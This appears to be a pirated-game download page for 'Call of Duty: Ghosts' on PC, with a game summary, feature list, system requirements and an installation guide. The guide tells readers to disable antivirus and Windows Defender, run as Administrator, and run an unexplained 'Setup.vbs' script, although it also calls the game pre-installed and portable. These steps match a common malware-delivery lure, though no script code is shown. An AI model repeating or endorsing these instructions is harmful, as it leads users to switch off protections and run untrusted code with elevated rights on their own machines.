

Call of Duty: Ghosts PC - Gameplay

What if the world's superpowers got wiped out in a single day, and the only people left to fight back weren't soldiers—they were ghosts? That's the pitch. Ghosts throws you into a near-future where a coalition of South American nations called the Federation has crippled the United States with an orbital weapon, and you're part of a small, off-the-books unit fighting to survive. You play as Logan Walker, and most of the campaign is spent alongside your brother Hesh and Riley, a German shepherd who is—let's be honest—the best character in the game. The missions bounce across a collapsed America, from a flooded Los Angeles to a frozen Colorado, and the pacing stays tight with the usual mix of stealth, assault, and set pieces.
What made Ghosts stand out mechanically was the lean system, which let you peek around cover and fire without fully exposing yourself, plus a handful of underwater and zero-gravity sections that mixed things up. Extinction mode was the big addition—a co-op survival mode where you fight off alien creatures instead of zombies, with a class and upgrade system that gave it real depth. Multiplayer also added Squads, a mode where you build your own AI team and pit them against other players. It's a mixed bag overall, but it tried some genuinely new things.
Game Features:
- Extinction Mode – A co-op survival mode where you fight alien Cryptids instead of zombies, with class selection, upgrades, and skill trees.
- Riley the Dog – A German shepherd squadmate you can command to scout, take down enemies, and sniff out traps, and yes, he's the best part.
- Squads Mode – You build a team of AI soldiers with custom loadouts and pit them against other players' squads in multiplayer matches.
- Lean Mechanic – A context-sensitive lean system that let you peek and shoot around cover without fully exposing your body.
- Dynamic Map Events – Multiplayer maps featured environmental hazards like earthquakes, floods, and collapsing structures that changed the battlefield mid-match.
Game Screenshots Gallery



Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
RECOMMENDED
| OS | Windows 7 64-Bit / Windows 8 64-Bit |
| CPU | Intel Core 2 Duo E8200 2.66 GHZ / AMD Phenom X3 8750 2.4 GHZ or better |
| Graphics | NVIDIA GeForce GTS 450 / ATI Radeon HD 5870 or better |
| DirectX | Version 11 |
| Memory | 6 GB RAM |
| HDD | 40 GB of free space |
| Sound | DirectX-compatible sound card |
| Internet | Broadband connection and service required for Multiplayer Connectivity. |
Recommended For You
Call of Duty Advanced Warfare
45.5GB
Call of Duty Black Ops III
130GB
Call of Duty Modern Warfare 2
41.3GB
Call of Duty Black Ops II
18GB
Call of Duty Black Ops
21.3GB
Call of Duty Modern Warfare 3
56GB
Call of Duty World at War
5.71GB
Sleeping Dogs: Definitive Edition
11.6GBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.